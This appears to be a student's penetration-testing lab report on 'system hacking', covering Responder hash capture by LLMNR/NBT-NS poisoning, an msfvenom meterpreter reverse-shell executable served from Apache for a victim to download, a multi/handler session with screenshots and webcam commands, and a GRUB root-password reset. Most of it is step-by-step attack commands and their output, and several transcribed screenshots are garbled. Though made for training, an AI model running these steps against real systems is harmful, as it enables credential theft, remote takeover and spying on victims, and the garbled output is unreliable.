

Module 6

System hacking

5.12.25

Name : Mugdha Makarand Govilkar

Instructor : Satish Singh

Index

1 . Responder :

2 . Creating payload :

3 . Grub boot :

4 . Brute Force Method :

1 . Hydra

2 . Medusa

3 . john the ripper -NTLM/MD5

5 . Metasploitable 2 exploitation :

1 . FTP/21

2 . Telnet/

3 . 514

4 . 445

5 . irc (1.1)

6 . irc (1.2)

6 . Window system exploitation :

1 . Eternalblue/139

2 . Eternalblue romance/445

1 . Responder :

1 . Captures NTLM/NTLMv2 Hashes

Responder listens on the network and captures authentication hashes when devices accidentally send credentials to spoofed services.

2 . Performs LLMNR, NBT-NS & MDNS Poisoning

It tricks Windows machines by responding to their name-resolution broadcasts, redirecting them to the attacker.

3 . Allows Credential Cracking

The captured hashes can be cracked offline using tools like Hashcat to get clear-text passwords.

4 . Helps Identify Weak Network Configurations

It shows if the network is vulnerable due to insecure protocols like LLMNR/NBT-NS being enabled.

5 . Assists in Lateral Movement During Pentesting

Once credentials are obtained, attackers/pentesters can use them for further exploitation (SMB, RDP, etc.).

6 . Steps :

Open kali terminal and run sudo responder -I eth0

1. Poisoners Section :

These are the protocols Responder listens to and *spoofs* to capture credentials.

- **LLMNR: [ON]**
Responder is spoofing LLMNR broadcast requests to trick victims into sending credentials.
- **NBT-NS: [ON]**
Responder is poisoning NetBIOS Name Service queries, another Windows name-resolution method.
- **MDNS: [ON]**
Responder is also spoofing mDNS (used by Apple/Linux services).
- **DNS: [OFF]**
DNS poisoning is disabled because it's dangerous and rarely useful.
-

2. Servers Section :

These are the fake servers Responder will start to collect hashes.

- **HTTP Server: [ON]**
Used to collect NTLM hashes via fake web requests.
- **HTTPS / SSL: [OFF]**
Off because SSL certs need configuration.
- **SMB Server: [OFF]**
Disabled by default because Windows 10 blocks SMB spoofing.
(Can be enabled manually if needed.)
- **Kerberos / FTP / POP3 / SMTP / IMAP / LDAP**
These are all fake servers that Responder can run, but are OFF unless you turn them on.
- **WPAD Server: [ON]**
Important for redirecting browsers to a fake proxy and capturing credentials.

3. HTTP Options :

Settings that change how the fake web server behaves.

- **Always Serving EXE: [OFF]**
Not serving malicious EXE files.
- **Serving HTML: [OFF]**
Not serving custom HTML.
- **Upstream Proxy: [OFF]**
No proxy forwarding is set.

4. Poisoning Options :

These control how aggressive Responder is.

- **Analyze Mode: [OFF]**
If ON → only listens without poisoning.
- **Force WPAD auth: [OFF]**
Would force browsers to send NTLM hashes.
- **Force Basic Auth: [OFF]**
Would force basic auth capture.
- **Force ESS Downgrade: [OFF]**
Not attempting to weaken NTLM auth.

5. Generic Options :

These provide system and interface information.

- **Responder NIC: eth0**

You are running Responder on interface eth0 (your main network card in Kali VM).

- **Responder IP: 192.168.0.100**

This is the IP address your Responder server will respond from.

- **Responder IPv6: fe80::...**

Local IPv6 assigned to eth0.

- **Challenge: 1122334455667788**


NTLM challenge value used during authentication capture.

- **Do not Respond to Names: ISATAP, LOCAL**

These are names Responder will ignore to avoid noise.

- **TTL for Poisoned Response: default**

Default response timeout.



```
mugdha@kali:~$ sudo responder -I eth0
[sudo] password for mugdha:
[*] Poisons:
    LLNMR          [ON]
    MBN-NS         [ON]
    MDNS           [ON]
    DNS            [ON]
    DHCP           [OFF]

[*] Servers:
    HTTP server    [ON]
    HTTPS server   [ON]
    WPAD proxy     [OFF]
    Auth proxy     [OFF]
    SMB server     [ON]
    KRB5 server    [ON]
    SQL server     [ON]
    FTP server     [ON]
    TFTP server    [ON]
    POP3 server    [ON]
    SMTP server    [ON]
    DNS server     [ON]
    LDAP server    [ON]
    MQTT server    [ON]
    RDP server     [ON]
    DCE-RPC server [ON]
    WinRM server   [ON]
    SNMP server    [ON]

[*] HTTP Options:
    Always serving EXE [OFF]
    Serving EXE       [OFF]
    Serving HTML      [OFF]
    Upstream Proxy    [OFF]

[*] Poisoning Options:
    Analyze Mode     [OFF]
    Force WPAD auth  [OFF]
    Force Basic Auth [OFF]
    Force LM downgrade [OFF]
    Force NT downgrade [OFF]

[*] Global Options:
    Responder NIC    [eth0]
    Responder IP      [192.168.0.100]
    Responder IPv6    [2401:4900:8fc0:abe2:a00:27ff:fe07:3adc]
    Challenge set     [ISATAP]
    Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To NTP TLD ['_DNSVC']
    TTL for poisoned response [default]
```

1.1

6. Responder is running and poisoning LLMNR requests.

7. It is sending fake replies to devices on the network.

7. Devices are responding back (CIM-Tool, wpad.local, Bruce).

8. You successfully captured an NTLMv2 hash from a victim.

1.2

9 . Then close the terminal.

2 . Reverseshell :

1 . Remote Access to Target Machine :

Allows an attacker/pentester to control a victim's system from their own device.

2 . Bypasses Firewall Restrictions :

Reverse shell connects *outbound* from the victim, which most firewalls allow.

3 . Used for Post-Exploitation :

After a vulnerability is exploited, a reverse shell is used to run commands and explore the system.

4 . Privilege Escalation Support :

Helps in checking system weaknesses to gain higher permissions.

5 . Data Extraction & Lateral Movement :

Used to move inside the network and extract data once access is gained.

6 . Steps :

1 . Open kali terminal.

2 . Check kali ip address ifconfig here ip is 192.168.1.10

```
(mugdha㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.10  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe07:3adc  prefixlen 64  scopedid 0+20:link>
    ether 08:00:27:ff:fe:07  txqueuelen 1000  (Ethernet)
    RX packets 1274  bytes 83000 (80.1 KiB)
    RX errors 1  dropped 0  overrun 0  frame 1
    TX packets 67  bytes 13549 (13.3 KiB)
    TX errors 0  dropped 0  overrun 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopedid 0x10<host>
    loop  txqueuelen 1000  (Local loopback)
    RX packets 15659  bytes 5374886 (5.1 MiB)
    RX errors 0  dropped 0  overrun 0  frame 0
    TX packets 15659  bytes 5374886 (5.1 MiB)
    TX errors 0  dropped 0  overrun 0  carrier 0  collisions 0

(mugdha㉿kali)-[~]
```

1.1

3 . Payload (reverse shell) was created :

Use msfvenom to generate a windows reverse shell:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -o
reverse.exe
```

Meaning:

Payload type: reverse_tcp meterpreter

Attacker IP: 192.168.1.10

Attacker Port: 4444

Output file: reverse.exe

4 . Reverse shell file saved :

The payload got saved in home directory as : reverse.exe

5 . File moved to Apache Web Server folder :

copied the payload to make it downloadable:

```
cp reverse.exe /var/www/html
```

This allows the victim to download it from:

```
http://your-ip/reverse.exe
```

6 . Apache server started :

Started the Apache web server:

```
systemctl start apache2.service
```

This makes the reverse.exe file accessible over the network.

7 . Final Status :

Kali system is now:

- **Hosting reverse.exe on Apache**
- **Ready for the victim to download and run it**
- **Once the victim runs it → you will get a reverse shell on port 4444**

```
mugdha@kali:~$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.10 LPORT=4444 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoding selected, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: reverse.exe
mugdha@kali:~/home/mugdha$ ls
aniketpagare.txt  Documents  Music  Public  Templates  Testxml
Desktop           Downloads  Pictures  reverse.exe  Test   Videos
mugdha@kali:~/home/mugdha$ cp reverse.exe /var/www/html
mugdha@kali:~/home/mugdha$ systemctl start apache2.service
mugdha@kali:~/home/mugdha$ ls
```

1.2

8 . Metasploit was opened run msfconsole.

9 . Use exploit/multi/handler This module is used to receive the reverse shell from the victim.

10 . Metasploit first loaded a generic reverse shell payload (not meterpreter).

11 . Run show options

12 . Set payload windows/x64/meterpreter/reverse_tcp This matches the payload you created using msfvenom.

13 . Run show options

```
mst exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.111  yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.
```

1.4

14 . Set LHOST as 192.168.1.10 and run

15 . Run ipconfig it will start to show all the interfaces

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
root@kali:~/home/mugdha root@kali:~/home/mugdha
root@kali:~/home/mugdha [ ] root@kali:~/home/mugdha [ ]
-h, --help Help banner.

msf exploit(multi/handler) > set LHOST=192.168.1.10
[*] Unknown datastore option: LHOST=192.168.1.10.
Usage: set [options] {name} {value}

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
-c, --clear Clear the values, explicitly setting to nil (default)
-g, --global Operate on global datastore variables
-h, --help Help banner.

msf exploit(multi/handler) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Sending stage (230982 bytes) to 192.168.1.21
[*] Meterpreter session 1 opened (192.168.1.10:4444 → 192.168.1.21:56633) at 2025-12-05 02:44:15 -0500

meterpreter > ipconfig

Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 1494967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
=====
Name : VirtualBox Host-Only Ethernet Adapter
Hardware MAC : 0a:00:27:00:00:03
MTU : 1500
IPv4 Address : 192.168.56.1
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::3804:be5b:f05f:f903
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
=====
Name : VirtualBox Host-Only Ethernet Adapter #2
Hardware MAC : 0a:00:27:00:00:05
MTU : 1500

meterpreter > 1.5
```

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
root@kali:~/home/mugdha root@kali:~/home/mugdha

Name      : Realtek PCIe GBE Family Controller
Hardware MAC : bc:f:c:e:7:0:c:8:6d
MTU       : 1500
IPv4 Address  : 169.254.220.217
IPv4 Netmask  : 255.255.0.0
IPv6 Address : fe80::4c31:20ff:fe2c:f15c:3
IPv6 Netmask : fffff:ffff:ffff:ffff::

Interface 15
Name      : Microsoft Wi-Fi Direct Virtual Adapter #2
Hardware MAC : 72:15:fb:7b:41:07
MTU       : 1500
IPv4 Address  : 169.254.223.70
IPv4 Netmask  : 255.255.0.0
IPv6 Address : fe80::c924:1:fb0:453d:7ccf
IPv6 Netmask : fffff:ffff:ffff:ffff::

Interface 17
Name      : Intel(R) Wi-Fi 6E AX211 160MHz
Hardware MAC : 70:15:fb:7b:41:07
MTU       : 1500
IPv4 Address  : 192.168.1.23
IPv4 Netmask  : 255.255.255.0
IPv6 Address : fe80::1:4900:8fc:a4be2:1bc1:fe11:7314:aa02
IPv6 Netmask : fffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff::
IPv6 Address : 2401:4900:8fc:a4be2:1bc1:fe11:7314:aa02
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff::
IPv6 Address : fe80::40f3:ff70:6:ape:d174
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff::

Interface 19
Name      : Microsoft Wi-Fi Direct Virtual Adapter
Hardware MAC : 70:15:fb:7b:41:08
MTU       : 1500
IPv4 Address  : 169.254.170.249
IPv4 Netmask  : 255.255.0.0
IPv4 Address : fe80::c5fa:2709:c6c2:57a
IPv6 Netmask : fffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff::

Interface 22
Name      : Bluetooth Device (Personal Area Network)
Hardware MAC : 70:15:fb:7b:41:08
MTU       : 1500
IPv4 Address  : 169.254.203.254
IPv4 Netmask  : 255.255.0.0
IPv4 Address : fe80::bab1:2ab3:c238:ed7f
IPv6 Netmask : fffff:ffff:ffff:ffff::ffff:ffff:ffff:ffff::
```

1.6

16 . Run help it will show all the exploitation options

Session Actions Edit View Help

root@kali:/home/mugdha

meterpreter > help

Core Commands

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Execute a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load an external meterpreter extension
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the meterpreter timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Modify the SSL certificate verification setting
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

Priv: Elevate Commands

Command	Description
getsystem	Attempt to elevate your privilege to that of local system.

Priv: Password database Commands

Command	Description
hashdump	Dumps the contents of the SAM database

1.7

Session Actions Edit View Help

root@kali:/home/mugdha

root@kali:/home/mugdha

use Deprecated alias for "load"
uuid Get the UUID for the current session
write Writes data to a channel

Priv: Elevate Commands

Command	Description
getsystem	Attempt to elevate your privilege to that of local system.

Priv: Password database Commands

Command	Description
hashdump	Dumps the contents of the SAM database

Priv: Timestamp Commands

Command	Description
timestamp	Manipulate file MACE attributes

Stdapi: File system Commands

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getcwd	Print local working directory (alias for lpwd)
getwd	Print working directory
lcat	Read the contents of a local file to the screen
lcd	Change local working directory
ldir	List local files (alias for lls)
lls	List local files
lmkdir	Create new directory on local machine
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move file to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory

1.8

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

root@kali:/home/mugdha

```

lcd          Change local working directory
ldir         List local files (alias for lls)
lls          List local files
lmkdir       Create new directory on local machine
lpwd         Print local working directory
ls           List files
mkdir        Make directory
mv           Move source to destination
pwd          Print working directory
rm           Delete the specified file
rmdir        Remove directory
search       Search for files
show_mount   List all mount points/logical drives
upload       Upload a file or directory

```

Stdapi: Networking Commands

Command	Description
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

Stdapi: System Commands

Command	Description
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getenv	Get one or more environment variable values
getpid	Get the current process identifier
gettivs	Attaches the privileges available to the current process
getsid	Get the SID of the user that the server is running as
getuid	Get the user that the server is running as
kill	Terminate a process
localtime	Displays the target system local date and time
pgrep	Filters processes by name
pkill	Kills one or more processes by name
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shutdown the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes

9 26°C Sunny 13:33 ENG IN 05-12-2025 Right Ctrl

1.9

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

root@kali:/home/mugdha

```

ps          List running processes
reboot      Reboots the remote computer
reg         Modify and interact with the remote registry
rev2self    Calls RevertToSelf() on the remote machine
shell       Drop into a system command shell
shutdown   Shutdown the remote computer
steal_token Attempts to steal an impersonation token from the target process
suspend    Suspends or resumes a list of processes
sysinfo    Gets information about the remote system, such as OS

```

Stdapi: User interface Commands

Command	Description
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyboard_send	Send keystrokes
keyevent	Send key events
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreter current desktop
uictl	Control some of the user interface components

Stdapi: Webcam Commands

Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_stream	Play a video stream from the specified webcam

Stdapi: Audio Output Commands

Command	Description
play	play a waveform audio file (.wav) on the target system


For more info on a specific command, use <command> -h or help <command>.

meterpreter > screenshare
[+] Preparing player
[+] Opening player at: /home/mugdha/VkZeRLju.html
[+] Streaming ...

9 26°C Sunny 13:34 ENG IN 05-12-2025 Right Ctrl

10.0

17 . Then run sysinfo it will display all the related information about system




```
root@kali:~# sysinfo
CPU: Intel(R) Core(TM) i7-10750H CPU @ 2.60GHz
RAM: 16.0 GB
Disk: 1 TB SSD
Network: Intel PRO/100 MT Desktop Adapter
OS: Microsoft Windows 11 24H2+ (10.0 Build 26200)
Architecture: x64
System Language: en_US
Domain: WORKGROUP
Logged On Users: 2
Meterpreter : x64/windows
[*] Starting player...
[*] Opening player at: /home/mugdha/TTSxuaC.html
[*] Streaming...
[*] (GFX1-): RendercompositorSWGL Failed mapping default framebuffer, no dt
[*] (GFX1-) Screenshare: Interrupted
[*] stddapi_webcam_stream
[*] Starting ...
[*] Preparing player...
[*] Opening player at: /home/mugdha/FzCYgwGT.html
[*] Streaming...
[*] (GFX1-): stddapi_webcam_start: Operation failed: 731
[*] (GFX1-): RendercompositorSWGL Failed mapping default framebuffer, no dt
[*] Interrupt: Press the 'exit' command to quit
[*] Meterpreter > screenshot
Screenshot saved to: /home/mugdha/IAJppafX.jpeg
[*] Meterpreter >
```

10.1

18 . Close the terminal.

5 . Grub Boot

- 1 . GRUB (Grand Unified Bootloader) is the default bootloader used in Kali Linux to load the operating system.
- 2 . It appears at startup and lets you choose which OS or kernel to boot.
- 3 . GRUB loads the Linux kernel into memory and starts the boot process.
- 4 . It allows advanced options like recovery mode, editing boot parameters, and troubleshooting.
- 5 . GRUB controls the boot sequence, so if it breaks, Kali Linux may not start.
- 6 . Steps :




1.1

4 . Then following interface will appear then type “passwd username”

5 . Then write the new password then write it again to confirm it.

6 . After all this process restart the system then type the new password



The screenshot shows a terminal window titled "kali [Running] - Oracle VirtualBox". The terminal displays the output of the "passwd" command. The user is prompted to enter a new password for the root account. The terminal window is located on a desktop environment with a dark theme, and the desktop bar at the bottom shows various application icons and system status indicators.

```
